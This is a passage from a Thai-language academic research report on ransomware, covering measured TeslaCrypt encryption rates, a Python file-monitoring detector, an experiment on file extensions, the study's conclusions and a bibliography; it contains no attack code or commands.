ความเร็วของการอ่านและเขียนไฟล์ของฮาร์ดแวร์, อัตราการใช้งานทรัพยากรของระบบในระยะเวลานั้น, ขนาดของไฟล์และข้อมูลที่ทำการเขียนเพื่อแก้ไขหรือแม้กระทั่งรุ่นของระบบปฏิบัติการ ดังนั้นผู้วิเคราะห์จึงได้มีการเก็บข้อมูลและกำหนดช่วงเวลาให้เหมาะสมที่สุดเฉพาะสำหรับสภาพแวดล้อมที่ใช้ในการทดสอบมัลแวร์และสมมติฐาน การที่จะกำหนดช่วงเวลาที่เหมาะสมสำหรับการตรวจจับมัลแวร์ในประเด็นนี้นั้นจึงเป็นเรื่องที่มีความน่าสนใจและสมควรทำการศึกษาต่อไป


จากการเก็บข้อมูลเบื้องต้นโดยอาศัยโปรแกรม Process Monitor ในการบันทึกข้อมูลเพื่อหาอัตราการเข้ารหัสไฟล์ของมัลแวร์เรียกค่าไถ่ ผู้วิเคราะห์ได้ทำการสกัดข้อมูลที่จะสามารถใช้ในการบ่งชี้ช่วงเวลาเฉลี่ยโดยประมาณที่มัลแวร์เรียกค่าไถ่แต่ละกลุ่มตัวอย่างได้ใช้ในการเข้ารหัสไฟล์ในสภาพแวดล้อมที่ใช้ในการวิเคราะห์และทดสอบสมมติฐาน โดยทำการเก็บข้อมูลตั้งแต่มัลแวร์เริ่มมีการเข้ารหัสไฟล์แรกจนถึงไฟล์สุดท้ายที่มัลแวร์ทำการเข้ารหัส ไม่นับรวมการสร้างไฟล์และแก้ไขไฟล์ที่เกี่ยวข้องกับการรายละเอียดการโอนเงินของมัลแวร์เรียกค่าไถ่ ในการนับจำนวนไฟล์ที่มัลแวร์เรียกค่าไถ่ทำการเข้ารหัสนั้น ผู้วิเคราะห์ทำการนับจำนวนไฟล์ที่ถูกเข้ารหัสโดยอ้างอิงจากข้อมูลเมื่อมัลแวร์มีการเรียกใช้ฟังก์ชันของระบบคือ ReadFile เพื่อทำการอ่านข้อมูลต้นฉบับของไฟล์เพื่อนำไปเข้ารหัส เนื่องจากการเรียกใช้ฟังก์ชัน ReadFile ของมัลแวร์นั้นจะเกิดขึ้น 1 ครั้งต่อการเข้ารหัสไฟล์หนึ่งไฟล์ หลังจากนั้นผู้วิเคราะห์ได้ทำการจับเวลาการทำงานของมัลแวร์ และได้ผลลัพธ์ซึ่งเป็นช่วงเวลาเฉลี่ยโดยประมาณที่มัลแวร์เรียกค่าไถ่แต่ละกลุ่มตัวอย่างได้ใช้ในการเข้ารหัสไฟล์ตามตารางต่อไปนี้

ตารางที่ 5.1 สถิติการเข้ารหัสไฟล์ของมัลแวร์เรียกค่าไถ่ที่ได้ทำการวิเคราะห์

ชื่อ	ระยะเวลาการทำงาน (วินาที)	จำนวนไฟล์ที่ทำการเข้ารหัส (ReadFile)	จำนวนเวลาที่ใช้ในการเข้ารหัสต่อไฟล์ (วินาที)
T15	238.767378	7714	0.0309524731656728
T16/1	203.939543	9286	0.0220046982088908
T16/2	237.933019	9285	0.025625527086699

จากการเก็บข้อมูลทางสถิติของมัลแวร์เรียกค่า TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 สามารถสรุปได้ว่า ช่วงเวลาที่มัลแวร์เรียกค่าไถ่ใช้ในการเข้ารหัสไฟล์หนึ่งไฟล์ โดยประมาณอ้างอิงจากปัจจัยของสภาพแวดล้อมที่ใช้ในการทดสอบนั้นจะมีค่าอย่างมากที่สุด 0.031 วินาที ดังนั้นผู้วิเคราะห์จะอ้างอิงจากเวลาที่มากจากข้อมูลที่ได้ในกำหนดช่วงที่จะตรวจสอบอัตราการแก้ไขไฟล์เพื่อตรวจจับมัลแวร์

ในการพัฒนาวิธีการลดผลกระทบนั้น ผู้วิเคราะห์จะทำการพัฒนาโปรแกรมเพื่อตรวจสอบว่ามีการแก้ไขไฟล์ทุกไฟล์ในไดเรกทอรีที่ทำการตรวจสอบในช่วงระยะเวลาอันสั้นหรือไม่ โดยโปรแกรมดังกล่าวจะทำการมอนิเตอร์การแก้ไขไฟล์ หลังจากนั้นจึงทำการบันทึกไฟล์ที่ถูกแก้ไข ในกรณีที่มีการแก้ไขไฟล์ครบทุกไฟล์ในไดเรกทอรีหรือมีการแก้ไขไฟล์ทุกไฟล์ตามเงื่อนไขประเภทของไฟล์ที่มัลแวร์จะทำการเข้ารหัสในช่วงระยะเวลาที่น้อยกว่าช่วงเวลาที่กำหนด โปรแกรมจะทำการแจ้งเตือนผู้ใช้ถึงพฤติกรรมที่ผิดปกติทันที โปรแกรมลดผลกระทบตามสมมติฐานนี้จะถูกพัฒนาบนพื้นฐานของภาษาไพธอน โดยใช้ไลบรารี watchdog ในการตรวจสอบการสร้างไฟล์แบบเรียลไทม์ โดยโปรแกรมดังกล่าวจะมีขั้นตอนการทำงานตามแผนภาพต่อไปนี้



รูปที่ 5.20 ขั้นตอนการทำงานของโปรแกรมสำหรับการแก้ไขไฟล์แบบผิดปกติ

เมื่อทำการทดสอบโปรแกรมกับมัลแวร์เรียกค่าไถ่จริงทั้ง TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 พบว่า สมมติฐานดังกล่าวสามารถใช้ได้จริงแต่โปรแกรมยังคงตรวจเจอแค่ในบางไดเรกทอรีที่มีการเข้ารหัสไฟล์ซึ่งยังมีไดเรกทอรีอีกบางส่วนที่โปรแกรมยังตรวจไม่พบว่ามีการเข้ารหัส

รูปที่ 5.21 โปรแกรมมีการตรวจพบพฤติกรรมการแก้ไขไฟล์ที่ผิดปกติของมัลแวร์

สำหรับในประเด็นของการเข้ารหัสไฟล์ที่ตรงกับเงื่อนไขซึ่งถือว่าเป็นการแก้ไขข้อมูลของไฟล์ทุกไฟล์ในไดเรกทอรีนั้นพบข้อจำกัดคือ การใช้ประเด็นนี้ในทางปฏิบัติจะต้องมีการกำหนดช่วงเวลาที่เหมาะสมที่จะแตกต่างกันออกไปตามสภาพแวดล้อมของระบบเพื่อตรวจสอบอัตราในการแก้ไขตามเงื่อนไขซึ่งอาจเป็นไปได้ยาก อีกทั้งการพัฒนาโปรแกรมตามสมมติฐานของประเด็นนี้อาจไม่ได้มีการใช้ไลบรารีหรือภาษาพื้นฐานที่สามารถตรวจสอบการทำงานได้อย่างรวดเร็วมากพอ หากมีการพัฒนาบนภาษา เช่น C++ โดยใช้ Windows API ในการตรวจสอบพฤติกรรมก็อาจช่วยให้โปรแกรมนี้สามารถทำงานได้อย่างมีประสิทธิภาพและแม่นยำมากขึ้น

5.1.3 ประเด็นของการแก้ไขหรือลบนามสกุลของไฟล์ออกเพื่อป้องกันการถูกค้นหาและเข้ารหัสโดยมัลแวร์เรียกค่าไถ่


จากผลการวิเคราะห์มัลแวร์เรียกค่าไถ่ CryptoLocker และจากพฤติกรรมของมัลแวร์เรียกค่าไถ่ที่ได้มีการสังเกตพบว่า มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์จะมีการเข้ารหัสเพียงแค่ไฟล์บางประเภทซึ่งถูกกำหนดไว้ในซอร์สโค้ดของมัลแวร์ ไฟล์ประเภทอื่นที่อยู่นอกเหนือประเภทของไฟล์ที่มัลแวร์เรียกค่าไถ่ได้ระบุไว้จะไม่ถูกกระทำและสร้างความเสียหายใด ๆ ดังนั้นประเด็นที่น่าสนใจก็คือ มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์จะมีพฤติกรรมอย่างไรต่อไฟล์ที่ถูกเปลี่ยนประเภทของไฟล์ให้อยู่นอกเหนือจากเงื่อนไขไฟล์ที่จะถูกเข้ารหัสโดยมัลแวร์เรียกค่าไถ่และมัลแวร์จะมีพฤติกรรมอย่างไรต่อไฟล์ที่ถูกลบประเภทของไฟล์ออก

โดยปกตินั้นไฟล์ในระบบคอมพิวเตอร์จะถูกระบุประเภทโดยการใส่นามสกุลของไฟล์ต่อท้ายชื่อไฟล์ เช่น ไฟล์ image.jpg จะถือว่าส่วนของ jpg เป็นนามสกุลของไฟล์ชื่อ image ซึ่งบ่งบอกประเภทของไฟล์ว่าเป็นไฟล์รูปภาพตระกูล JPEG ประเภทของไฟล์ยังสามารถถูกตรวจสอบได้จากอีกตำแหน่งคือจากส่วนหัวของไฟล์หรือลายเซ็นของไฟล์ อย่างไรก็ตามยังไม่มีการค้นพบมัลแวร์เรียกค่าไถ่ที่มีการตรวจสอบประเภทของไฟล์โดยการตรวจสอบค่าลายเซ็นของไฟล์ ดังนั้นในประเด็นนี้จึงจะเป็นการพูดถึงประเภทของไฟล์ซึ่งอ้างอิงจากนามสกุลของไฟล์เพียงอย่างเดียวเท่านั้น

รูปที่ 5.22 ข้อมูลจากไฟล์รูปตระกูล JPG ซึ่งแสดงให้เห็นประเภทของไฟล์

ในการทดสอบสมมติฐานหรือประเด็นเกี่ยวกับประเภทของไฟล์ซึ่งมีความเกี่ยวข้องกับพฤติกรรมการเข้ารหัสของมัลแวร์เรียกค่าไถ่นั้น จะมีการทดสอบตามขั้นตอนแยกเป็นการทดสอบด้วยไฟล์ที่เปลี่ยนแปลงนามสกุลของไฟล์ให้เป็นนามสกุลที่มีความเกี่ยวข้องกับไฟล์ระบบ อาทิ exe หรือ dll และการทดสอบด้วยไฟล์ที่มีการลบนามสกุลของไฟล์ออก ในการทดสอบนั้นจะใช้ไฟล์ที่มีนามสกุลของไฟล์เป็น txt และจะทำการคัดลอกออกมาอีกสองไฟล์ด้วยกัน โดยไฟล์แรกจะถูกเปลี่ยนนามสกุลเป็น exe และอีกไฟล์จะลบนามสกุลออก ก่อนทำการทดสอบผู้วิเคราะห์จะทำการบันทึกค่าแฮชของไฟล์โดยใช้อัลกอริธึม SHA1 เอาไว้เพื่อใช้ในการทดสอบการเปลี่ยนแปลงของไฟล์ก่อนและหลังการทำงานของมัลแวร์เรียกค่าไถ่ การทดสอบจะทดสอบกับมัลแวร์เรียกค่าไถ่


TeslaCrypt_1.exe, TeslaCrypt_2.exe, TeslaCrypt_3.exe และ TeslaCrypt_4.exe การทดสอบจะจบลงเมื่อกระบวนการเข้ารหัสไฟล์เสร็จสิ้นและมัลแวร์มีการแสดงรายละเอียดสำหรับการโอนเงินค่าไถ่




รูปที่ 5.23 คุณลักษณะของไฟล์ที่ใช้ในการทดสอบแนวคิดในเรื่องประเภทของไฟล์

<u>ผลการเก็บข้อมูลจากการทดลอง</u>


จากการทดลองเพื่อสำรวจพฤติกรรมของมัลแวร์เรียกค่าไถ่ทั้ง 3 ชนิด ที่มีต่อไฟล์ที่มีการเปลี่ยนแปลงนามสกุลของไฟล์และไฟล์ที่มีการลบนามสกุลของไฟล์ออกได้ผลดังนี้



รูปที่ 5.24 ไฟล์ที่ถูกเข้ารหัสและไม่ถูกเข้ารหัสโดย TeslaCrypt_2015



รูปที่ 5.25 มัลแวร์เรียกค่าไถ่ ไฟล์ที่ถูกเข้ารหัสและไม่ถูกเข้ารหัสโดย TeslaCrypt_2016/1



รูปที่ 5.26 มัลแวร์เรียกค่าไถ่ ไฟล์ที่ถูกเข้ารหัสและไม่ถูกเข้ารหัสโดย TeslaCrypt_2016/2

จากการทดลองในประเด็นของการแก้ไขหรือลบนามสกุลของไฟล์ออกเพื่อป้องกันการถูกค้นหาและเข้ารหัสโดยมัลแวร์เรียกค่าไถ่พบว่า การแก้ไขนามสกุลไฟล์ให้เป็นนามสกุลไฟล์ที่มีความเกี่ยวข้องกับการทำงานของระบบ อาทิ exe และ dll ส่งผลให้ไฟล์นั้นจะไม่ถูกเข้ารหัสโดยมัลแวร์เรียกค่าไถ่ เช่นเดียวกับไฟล์ที่ถูกลบนามสกุลของไฟล์ออกก็จะไม่ถูกเข้ารหัสโดยมัลแวร์เรียกค่าไถ่เช่นเดียวกัน อย่างไรก็ตามนั่นแสดงว่ามัลแวร์เรียกค่าไถ่ไม่ได้มีการตรวจสอบ signature ของไฟล์ และถ้าหากมัลแวร์เรียกค่าไถ่มีการตรวจสอบ signature ของไฟล์นั้น วิธีการนี้อาจไม่ได้ผล

อย่างไรก็ตามการเปลี่ยนนามสกุลของไฟล์หรือลบนามสกุลของไฟล์นั้นไม่ใช่วิธีการในการลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่ที่ดีแม้ว่าจะสามารถป้องกันการถูกเข้ารหัสจากมัลแวร์เรียกค่าไถ่ได้ เนื่องจากการเปลี่ยนและลบนามสกุลไฟล์ให้ทำให้ผู้ใช้งานเกิดความสับสนและใช้งานได้ยากขึ้นซึ่งเป็นผลเสียที่สวนทางกับความปลอดภัยที่ได้ การนำแนวคิดนี้ไปใช้งานจึงอาจใช้ได้เพียงแค่เป็นการป้องกันเฉพาะบุคคล ไม่ใช่วิธีการที่สามารถแก้ปัญหามัลแวร์เรียกค่าไถ่ได้อย่างสิ้นเชิง

5.2 สรุปวิธีการลดผลกระทบ

จากการพัฒนาวิธีการลดผลกระทบ สามารถสรุปผลการลดผลกระทบได้ดังนี้

- ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่ เป็นประเด็นที่ใช้การตรวจจับคุณลักษณะเพื่อระบุและตรวจสอบมัลแวร์เรียกค่าไถ่โดยอาศัยข้อมูลที่ได้จากการวิเคราะห์มัลแวร์ วิธีการลดผลกระทบนี้สามารถตรวจสอบและระบุตัวตนของมัลแวร์เรียกค่าไถ่ได้ทันทีก่อนที่จะมีการเข้ารหัสไฟล์ แต่มีข้อเสียคือลายเซ็นที่ใช้ในการตรวจจับมัลแวร์ที่จะต้องมีลายเซ็นที่มีคุณภาพมากพอ
- ประเด็นของการตรวจจับพฤติกรรมการอ่านและเขียนไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่ สามารถแยกเป็นประเด็นย่อยได้ดังนี้
  - ประเด็นของการเขียนทับข้อมูลของไฟล์จากการเข้ารหัส เป็นประเด็นที่ใช้พฤติกรรมของมัลแวร์เมื่อมัลแวร์เข้ารหัสที่จะมีการเขียนข้อมูลทับข้อมูลดั้งเดิมของไฟล์ทั้งหมดเพื่อระบุการเข้ารหัสไฟล์โดยไม่ได้รับอนุญาตและพบว่าสามารถตรวจจับการเข้ารหัสโดยไม่ได้รับอนุญาตได้กับมัลแวร์เรียกค่าไถ่ทุกประเภท แต่มีข้อเสียคือจะสามารถตรวจสอบได้แต่เพียงไฟล์ที่เป็นไฟล์ประเภทไบนารีเท่านั้น สำหรับไฟล์ประเภทข้อมูลทั่วไปจะยังไม่สามารถตรวจสอบได้
  - ประเด็นของการเขียนไฟล์ซ้ำในทุกไดเรกทอรี เป็นประเด็นที่อ้างอิงจากพฤติกรรมของมัลแวร์เรียกค่าไถ่ที่จะมีการเขียนไฟล์ที่ใช้ในการชี้แจงรายละเอียดและขั้นตอนการโอนเงินค่าไถ่ไว้ในไดเรกทอรีหลายไดเรกทอรีเป็นจำนวนมากและพบว่าสามารถตรวจสอบการเขียนไฟล์ในลักษณะดังกล่าวจากมัลแวร์เรียกค่าไถ่ในกลุ่มตัวอย่างที่ใช้ทดสอบได้ครบถ้วน
  - ประเด็นของการเข้ารหัสไฟล์ที่ตรงกับเงื่อนไขซึ่งถือว่าเป็นการแก้ไขข้อมูลของไฟล์ทุกไฟล์ในไดเรกทอรี เป็นประเด็นที่อ้างอิงจากพฤติกรรมของมัลแวร์เรียกค่าไถ่ที่เมื่อเข้ารหัสไฟล์แล้วจะมีการแก้ไขข้อมูลในทุก ๆ ไฟล์ที่ตรงกับเงื่อนไขในระยะเวลาอันสั้นทำให้ผู้วิเคราะห์สามารถตรวจสอบการแก้ไขไฟล์ที่ตรงกับเงื่อนไขมัลแวร์ในอัตราที่รวดเร็วได้ อย่างไรก็ตามในประเด็นนี้ผู้วิเคราะห์พบว่า โปรแกรมสำหรับพิสูจน์สมมตินั้นยังคงไม่สามารถตรวจเจอการเข้ารหัสในบางไดเรกทอรีได้ ซึ่งอาจเป็นเหตุมาจากระยะเวลาที่จะใช้ในการตรวจสอบการแก้ไขไฟล์ของมัลแวร์นั้นเป็นประเด็นที่สำคัญอย่างยิ่งที่จะกำหนดความแม่นยำในการตรวจสอบของพฤติกรรม และเป็นประเด็นที่สมควรจะมีการศึกษาต่อหรือประสิทธิภาพของโปรแกรม

บทที่ 6
สรุปผลการวิจัย

จากการวิจัยในโครงการวิเคราะห์มัลแวร์เรียกค่าไถ่และผลกระทบพบว่า มัลแวร์เรียกค่าไถ่เป็นมัลแวร์ประเภทหนึ่งที่การทำงานที่ง่ายแต่ยังคงประสิทธิภาพในการทำลายและสร้างความเสียหายต่อระบบของผู้ใช้งานได้สูง ตั้งแต่มัลแวร์เรียกค่าไถ่ชนิดแรกที่ถูกคิดค้นและพัฒนาขึ้นมาจนถึงมัลแวร์เรียกค่าไถ่ตัวล่าสุดนั้นต่างก็มีการพัฒนาที่ทำให้มันมีความอันตรายมากขึ้นตลอดเวลา อ้างอิงจากการวิเคราะห์มัลแวร์เรียกค่าไถ่จากกลุ่มตัวอย่างของ CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 ที่สามารถสังเกตได้อย่างชัดเจนว่า มัลแวร์เรียกค่าไถ่แต่ละประเภทมีวิธีการในการพัฒนาที่ซับซ้อนมากขึ้นและทำให้การวิเคราะห์เพื่อให้ได้มาซึ่งข้อมูลนั้นยากขึ้นเช่นเดียวกัน

อย่างไรก็ตาม มัลแวร์เรียกค่าไถ่ก็เป็นโปรแกรมประเภทหนึ่งที่ยังคงมีข้อผิดพลาดและยังคงทิ้งร่องรอยให้ผู้วิเคราะห์ติดตามได้เสมอ และด้วยร่องรอยดังกล่าวนั้น การที่จะพัฒนาวิธีการที่จะช่วยในการลดผลกระทบ ตรวจจับหรือป้องกันมัลแวร์เรียกค่าไถ่นั้นก็ไม่ได้กลายเป็นเรื่องที่ยากหรือเป็นไปไม่ได้อีกต่อไป เช่น วิธีการที่ได้มีการวิจัยภายใต้โครงการนี้คือการตรวจจับมัลแวร์เรียกค่าไถ่ด้วยพฤติกรรมที่เกี่ยวข้องกับระบบไฟล์ที่ผิดปกติ

แต่สุดท้ายแล้ว สิ่งที่สำคัญที่สุดในการที่จะปกป้องจากภัยคุกคามได้อย่างมีประสิทธิภาพที่สุดนั้นต่างก็ไม่ใช่สมมติฐาน วิธีการหรือโปรแกรมเลย สิ่งที่จะปกป้องผู้ใช้งานจากภัยคุกคามได้ดีที่สุดแท้จริงแล้วคือการมีความตระหนักในเรื่องของความปลอดภัยในการใช้งานเทคโนโลยี เพราะสุดท้ายแล้วเราก็ต่างไม่อาจที่จะปฏิเสธได้ว่าเทคโนโลยีได้กลายมาเป็นส่วนหนึ่งของชีวิตเราหรือในบางครั้งมันก็คือชีวิตของเรา ซึ่งหมายความว่าความปลอดภัยในการใช้งานเทคโนโลยีก็เป็นความปลอดภัยในลักษณะเดียวกันกับความปลอดภัยในการใช้ชีวิต การใช้ความตระหนักในเรื่องของความปลอดภัยควบคู่ไปกับวิธีการที่มีประสิทธิภาพในการป้องกันภัยคุกคามจึงเป็นสิ่งที่ดีที่สุดในการที่จะปกป้องผู้ใช้งานจากภัยคุกคามอย่างมั่นคง ยั่งยืนและมีประสิทธิภาพสูงสุดมากขึ้น

บรรณานุกรม

[1] Alan Solomon, Barry Nielson, Simon Meldrum. "**AIDS Trojan Analysis**" [Online]. Available: http://www.megasecurity.org/Trojaninfo/Aidstech.doc. 1989

[2] Adam Young, Moti Yung. "**Cryptovirology: Extortion-Based Security Threats and Countermeasures**". 1996 IEEE Symposium on Security and Privacy. ISBN: 0-8186-7417-2, P129-140, ISSN: 1081-6011. 1996

[3] Kevin Savage, Peter Coogan, Hon Lau. "**The Evolution of Ransomware**" [Online]. Available: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf. 2015

[4] F-Secure Labs. "**Trojan: W32/Gpcode Description**" [Online]. Available: https://www.f-secure.com/v-descs/gpcode.shtml. 2005

[5] Denis Nazarov, Olga Emelyanova. "**Blackmailer: the story of Gpcode**" [Online]. Available: https://securelist.com/analysis/publications/36089/blackmailer-the-story-of-gpcode. 2016

[6] Kaspersky Lab. "**Kaspersky Lab detects new version of Gpcode**" [Online]. Available: http://www.kaspersky.com/news?id=207575539. 2007

[7] Kaspersky Lab. "**Kaspersky Lab reports a new and dangerous blackmailing virus**" [Online]. Available: http://www.kaspersky.com/news?id=207575650. 2008

[8] Kaspersky Lab. "**Kaspersky Lab releases instructions on how to recover files attacked by the Gpcode.ak virus**" [Online]. Available: http://www.kaspersky.com/about/news/virus/2008/Kaspersky_Lab_releases_instructions_on_how_to_recover_files_attacked_by_the_Gpcode_ak_virus. 2008

[9] Securelist. "**Trojan-Ransom.Win32.Gpcode.ak Trojan-Ransom.Win32.Gpcode.ak**" [Online]. Available: https://w.securelist.com/en/descriptions/Trojan-Ransom.Win32.Gpcode.ak. 2005

[10] John E. Dunn. "**Police 'find' author of notorious Gpcode virus**" [Online]. Available: http://www.infoworld.com/article/2653962/security/police--find--author-of-notorious-gpcode-virus.html. 2008

[11] Securelist. "**GpCode-like Ransomware Is Back**" [Online]. Available: https://securelist.com/blog/research/29633/gpcode-like-ransomware-is-back/. 2010

บรรณานุกรม (ต่อ)

[12] ESET Virus Radar. "**Win32/Reveton**" [Online]. Available: http://www.virusradar.com/en/Win32_Reveton.A/description. 2011

